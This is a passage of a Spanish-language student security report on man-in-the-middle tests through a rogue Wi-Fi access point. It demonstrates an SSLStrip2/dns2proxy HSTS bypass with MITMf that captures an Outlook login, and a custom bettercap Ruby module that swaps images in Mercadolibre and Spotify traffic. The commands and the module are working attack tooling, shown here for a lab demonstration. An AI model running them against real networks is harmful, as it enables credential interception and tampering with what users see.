2017-11-27 18:35:22	10.0.0.168	151.101.92.246	>	GET	i.scdn.co	/image/567b9ac761ec9d3a9e5c7538a4c3be88fdcc66	HTTP/1.1	-	-
2017-11-27 18:35:22	151.101.92.246	10.0.0.168	<	-	-	HTTP/1.1	200	OK	-
2017-11-27 18:35:23	10.0.0.168	151.101.92.246	>	GET	i.scdn.co	/image/414d57682ced032d5d9fb70ffc2ad25846fd2bd0	HTTP/1.1	-	-
2017-11-27 18:35:23	151.101.92.246	10.0.0.168	<	-	-	HTTP/1.1	200	OK	-
2017-11-27 18:35:23	151.101.92.246	10.0.0.168	<	-	-	HTTP/1.1	200	OK	-
2017-11-27 18:35:23	151.101.92.246	10.0.0.168	<	-	-	HTTP/1.1	200	OK	-

Figura 2: Log de spotify

Por otra parte, el compromiso de la integridad de la información representa esta vez de manera directa un problema ya que **el usuario cuenta con dicha integridad y toma decisiones en base a esas imágenes**. En el caso de Mercadolibre esto podría implicar, por ejemplo, operaciones de compra de un producto legítimamente publicado, pero cuya publicación el usuario atacado ve con la imagen de otro. Además, como siempre, las imágenes que se muestran en una aplicación o sitio repercuten en la imagen comercial de la empresa. Si al abrir la aplicación se ven, por ejemplo, imágenes que explicitan que la seguridad de la app fue vulnerada, lo más probable es que el usuario prudentemente desconfíe de utilizarla hasta, al menos, tener algo de información sobre el incidente y la regularización de la situación.

## 2.2. MITM

El MitM (o Man-in-the-Middle) es un ataque en el que se adquiere la capacidad de leer, insertar y modificar a voluntad la información que está en viaje. El atacante debe ser capaz de observar e interceptar mensajes entre las dos víctimas los mensajes entre dos partes sin que ninguna de ellas conozca que el enlace entre ellos ha sido violado.

Para nuestro caso, utilizaremos SSLStrip y una herramienta llamada MITMf, la cual es un framework que recopila varias herramientas conocidas (como sslstrip2 y dns2proxy) para permitirnos hacer este tipo de ataques. Nuestra intención es poder capturar información que viaja en la red, modificarla y analizar el posible impacto que puede tener en un escenario real. A continuación, enumeramos las pruebas realizadas:

- Downgrade de conexiones HTTPS a HTTP con SSLStrip
- Eliminando HSTS con SSLStrip2 y dns2proxy
- Intercepción y modificación de imágenes por HTTP

### 2.2.1. Downgrade de conexiones HTTPS a HTTP con SSLStrip

Cuando nuestro dispositivo de prueba se conecta a alguna página que utiliza HTTPS, se genera una conexión segura que impide que podamos ver el tráfico real que está en viaje para esa conexión. **SSLStrip** es una herramienta que permite quitar los headers https de la conexión y forzar a que la misma se realice por http. O sea, **convierte todo lo que sea https:// en http://**. De esta manera, si bien nosotros siempre vamos a querer conectarnos de manera segura por https a algún servicio o página web, SSLStrip nos fuerza a hacerlo de manera insegura.

Sin embargo, luego de realizar algunas pruebas con el mismo, nos dimos cuenta que no funciona tan bien como esperábamos, dado que es afectado en gran parte por los headers HSTS. **HSTS (HTTP Strict Transport Security)** es una política de seguridad web establecida para evitar ataques que puedan interceptar comunicaciones, cookies, etc. Según este mecanismo **un servidor web declara que los navegadores solamente pueden interactuar con ellos mediante conexiones HTTPS**.

Al día de hoy la mayoría de los sitios de gran uso, como pueden ser Paypal, Gmail, Facebook, Twitter, Outlook, etcétera, utilizan el header HSTS para que los navegadores que lo soportan, que a día de hoy son

todos los modernos, sepan que cuando el usuario introduzca el dominio en la barra de direcciones sin especificar el protocolo, se debe acceder siempre a través de HTTPS. De este modo, nunca se realizará una petición HTTP a un dominio que use HSTS y evitará que un atacante en medio pueda hacer un esquema de SSLStrip. Es por esto, si bien SSLStrip reemplaza por http://, el navegador vuelve a forzarlo a https:// gracias a este header, por lo que nuestra pruebas con esta herramienta no fueron para nada interesantes.

Strict Transport Security - OTHER						
Declare that a website is only accessible over a secure connection (HTTPS).						
Current aligned Usage relative Show all						
IE	Firefox	Chrome	Safari	Opera	iOS Safari	
8		39	5.1			
9		40	7		7.1	
10	37	41	7.1		8	
11	38	42	8	30	8.3	
Edge	39	43	9	31	9	
	40	44		32		
	41	45				
		46				

Figura 3: HSTS browser support

### 2.2.2. Eliminando HSTS con SSLStrip2 y dns2proxy

Para resolver este problema que tenemos con el header HSTS, vamos a utilizar la nueva versión de SSLStrip, llamada SSLStrip2 o SSLStrip+, en conjunto con dns2proxy. Estos nos permitirán quitar todo header HSTS que se pueda aparecer en los headers de las conexiones (SSLStrip2) y nos redireccionarán a un dominio falso que se haga pasar por el verdadero pero que funcione sobre HTTP para poder capturar el tráfico (dns2proxy). Por default, MITMf viene configurado para hacer esto con algunos dominios, por ejemplo, con outlook.live.com, el cual nos permite ingresar a nuestras cuentas de outlook o hotmail personales, generando una redirección a weboutlook.live.com, que es un dominio falso creado por dns2proxy para hacerse pasar como la página real pero que este sobre HTTP.

Pusimos a correr nuestro rogue AP, desactivamos el dns que nos provee dnsmasq, y luego pusimos a correr MitMf con las opciones de hsts (SSLStrip2) y dns (dns2proxy) de la siguiente manera:

```
$ python mitmf.py -i wlan0 --hsts --dns
```

Luego, conectamos nuestro dispositivo de prueba al AP e intentamos acceder a outlook.com y estos fue lo que logueo mitmf:

```
2017-11-25 17:29:20 10.0.0.168 [type:Chrome Mobile-62 os:Android] outlook.com
2017-11-25 17:29:21 10.0.0.168 [DNS] Resolving 'www.outlook.com' to 'www.outlook.com'
    ↳ for HSTS bypass
2017-11-25 17:29:21 10.0.0.168 [type:Chrome Mobile-62 os:Android] www.outlook.com
2017-11-25 17:29:21 10.0.0.168 [type:Chrome Mobile-62 os:Android] Zapped a strict-
    ↳ transport-security header
2017-11-25 17:29:21 10.0.0.168 [DNS] Resolving 'weboutlook.live.com' to 'outlook.live.com'
    ↳ ' for HSTS bypass
2017-11-25 17:29:21 10.0.0.168 [type:Chrome Mobile-62 os:Android] outlook.live.com
2017-11-25 17:29:22 10.0.0.168 [type:Chrome Mobile-62 os:Android] Zapped a strict-
    ↳ transport-security header
2017-11-25 17:29:22 10.0.0.168 [type:Chrome Mobile-62 os:Android] Zapped a strict-
    ↳ transport-security header
```

Como se puede ver, mitmf capturo los requests a outlook.live.com y lo termino redirigiendo a weboutlook.live.com el cual mantiene una conexión del tipo HTTP pero se muestra como si fuera la página original para el usuario del dispositivo, y todos los requests que hagamos desde este dominio dns2proxy los forwarda al dominio original para que la navegación y el comportamiento del sitio parezca real.

Paso siguiente, nos intentamos loguear al sitio poniendo nuestro email y un password erróneo para mostrar únicamente como capturamos el tráfico. A continuación se pueden ver los logs:

```
2017-11-25 17:30:45 10.0.0.168 [type:Chrome Mobile-62 os:Android] POST Data (login.live.
    ↳ com):
{"username":"fedomartinez@hotmail.com","uid":"6624e94e138e428381c78633a1ab0e74","
    ↳ isOtherIdpSupported":false,"checkPhones":false,"isRemoteNGCSupported":true,"
    ↳ isCookieBannerShown":false,"isFidoSupported":false,"flowToken":""
    ↳ DQhHzeNtqKgXInlQhD31NwOSsDGg7fJHgiMMlRv1h0E1CW!Aa4LxVqOMMnjVW6PLiF9GhG!
    ↳ OiSWI3hmjm7sieMn2*AysxGtCrV*0FOjsCncmhYVa*OLGWxKpw6wat5kyAk56pUr8xE*
    ↳ ac82nr6IWxvZ0XEIOqIHPMedKY2R2J*R47bzX34e7DN1Sj1*1IXI6kAai7ZTgChw7YBHUQMyi!4
    ↳ cQTKA1GLTo28D*FPygvU!EG00Sa*mPnRxBol1fRmNZ3s5Unh2dDJgoQzFwDnSDswE$"}
2017-11-25 17:30:45 10.0.0.168 [type:Chrome Mobile-62 os:Android] Zapped a strict-
    ↳ transport-security header
2017-11-25 17:30:46 10.0.0.168 [type:Chrome Mobile-62 os:Android] auth.gfx.ms
2017-11-25 17:31:00 10.0.0.168 [type:Chrome Mobile-62 os:Android] POST Data (login.live.
    ↳ com):
i13=0&login=fedomartinez%40hotmail.com&loginfmt=fedomartinez%40hotmail.com&type=11&
    ↳ LoginOptions=3&lrt=&lrtPartition=&hisRegion=&hisScaleUnit=&passwd=prueba&ps=2&
    ↳ psRNGCDefaultType=&psRNGCEntropy=&psRNGCSLK=&psFidoAllowList=&canary=&ctx=&PPFT=
    ↳ DQhHzeNtqKgXInlQhD31NwOSsDGg7fJHgiMMlRv1h0E1CW%21Aa4LxVqOMMnjVW6PLiF9GhG%21
    ↳ OiSWI3hmjm7sieMn2*AysxGtCrV*0FOjsCncmhYVa*OLGWxKpw6wat5kyAk56pUr8xE*
    ↳ ac82nr6IWxvZ0XEIOqIHPMedKY2R2J*R47bzX34e7DN1Sj1*1IXI6kAai7ZTgChw7YBHUQMyi%214
    ↳ cQTKA1GLTo28D*FPygvU%21EG00Sa*mPnRxBol1fRmNZ3s5Unh2dDJgoQzFwDnSDswE%24&PPSX=Pa&
```

```

↪ NewUser=1&FoundMSAs=&fspoost=0&i21=0&CookieDisclosure=0&i2=36&i17=0&i18=
↪ __ConvergedLoginPaginatedStrings%7C1%2C__ConvergedLogin_PCore%7C1%2C&i19=71540

```

Claramente se puede ver que al generar una conexión HTTP a un dominio falso que se hace pasar por uno verdadero podemos interceptar información sensible que de otra manera no podríamos descifrar en una conexión HTTPS. En esta caso, tanto el mail como el password de nuestro dispositivo fueron comprometidos.

### 2.2.3. Intercepción y modificación de imágenes por HTTP

Para esta prueba, decidimos utilizar **bettercap** para modificar requests de imágenes que viajan por tráfico HTTP y redigirlas a otra imagen que nosotros especifiquemos. En este caso, dado que no encontramos un plugin de bettercap que nos permita redirigir imágenes, decidimos crear el nuestro propio. A continuación el código del mismo:

```

# imageReplacer.rb

# encoding: UTF-8
# This proxy module will redirect all images to an image of our choice.

class ImageReplacer < BetterCap::Proxy::HTTP::Module
  meta(
    'Name' => 'Pwnd',
    'Description' => 'This proxy module will redirect the target(s) images requests to an
    ↪ image of our choice.',
    'Version' => '1.0.0',
    'Author' => "Federico Martinez",
    'License' => 'GPL3'
  )

  # Chosen image URL
  @@url = 'http://www.catster.com/wp-content/uploads/2017/08/A-fluffy-cat-looking-funny-
  ↪ surprised-or-concerned.jpg'

  def on_request( request, response )
    if response.content_type =~ /^image\/.*/ and !@@url.include?(request.host)
      BetterCap::Logger.info "[#{'REDIRECT'.green}] The requested image_#{request.to_url}
      ↪ has been replaced!..."
      response.redirect!(@@url)
    end
  end
end

```

Básicamente, este plugin captura todas las requests HTTP que devuelven imágenes y la convierte en una imagen que nosotros especificamos. Pusimos a correr bettercap de la siguiente manera sobre la interfaz de nuestro rogue AP:


```

$ bettercap -I wlan0 --proxy-module redirecttocat.rb -T 10.0.0.168 -G 10.0.0.1 --no-
↪ spoofing

```

Luego, utilizando aplicaciones como Spotify o Mercadolibre que utilizan requests HTTP inseguras para imágenes, pudimos obtener resultados como el siguiente al querer ver el carousel de imágenes de una publicación de mercadolibre:





**Figura 4:** Imagen modificada en mercadolibre

### 3. Conclusiones

En este trabajo, demostramos que si se controla un nodo en la comunicación con internet, es posible producir alteraciones importantes en el tráfico de información utilizando herramientas accesibles para cualquier usuarios de Kile, las cuales pueden atentar contra la confidencialidad y la integridad de los datos.

El downgrade de conexiones HTTPS a HTTP es un ataque más sutil que intentar enviar un certificado falso a la víctima, pues existen muchos navegadores modernos que por defecto no informan al usuario cuando se está enviando información por un canal no seguro. Si bien el éxito de este ataque es estadístico, pues requiere que la víctima no verifique si la conexión no es segura, la ausencia de un mecanismo automático en la validación peligra a los usuarios desinformados o descuidados.

Además, la utilización alternada de http y https en una misma comunicación en aplicaciones para celulares, proporcionan un medio óptimo para la alteración de contenidos, ya que dichas aplicaciones brindan menos información a los usuarios acerca del tráfico que generan hacia internet con respecto a los navegadores web.

Esto demuestra la alta capacidad por parte de los nodos de la red para sniffear y/o alterar contenido en forma discreta, en sitios que la mayoría de los usuarios consideran como seguros. Por eso, al navegar por internet través de accesos de WiFi desconocidos, o utilizando la red Tor, se debe tener en cuenta que la información enviada o recibida a través del mismo puede estar comprometida.

Por último, es notable destacar la detección de aplicaciones para celulares que generan tráfico inseguro sin que esto represente una ventaja clara, lo cual se deba muy probablemente a la falta de capacitación en este aspecto de quienes desarrollaron y/o diseñaron la aplicación. Además, se pueden percibir aplicaciones que deliberadamente extraen metainformación acerca del dispositivo, lo cual no solo puede generar una sobrecarga de la red, sino que puede facilitar la detección de vulnerabilidades del equipo.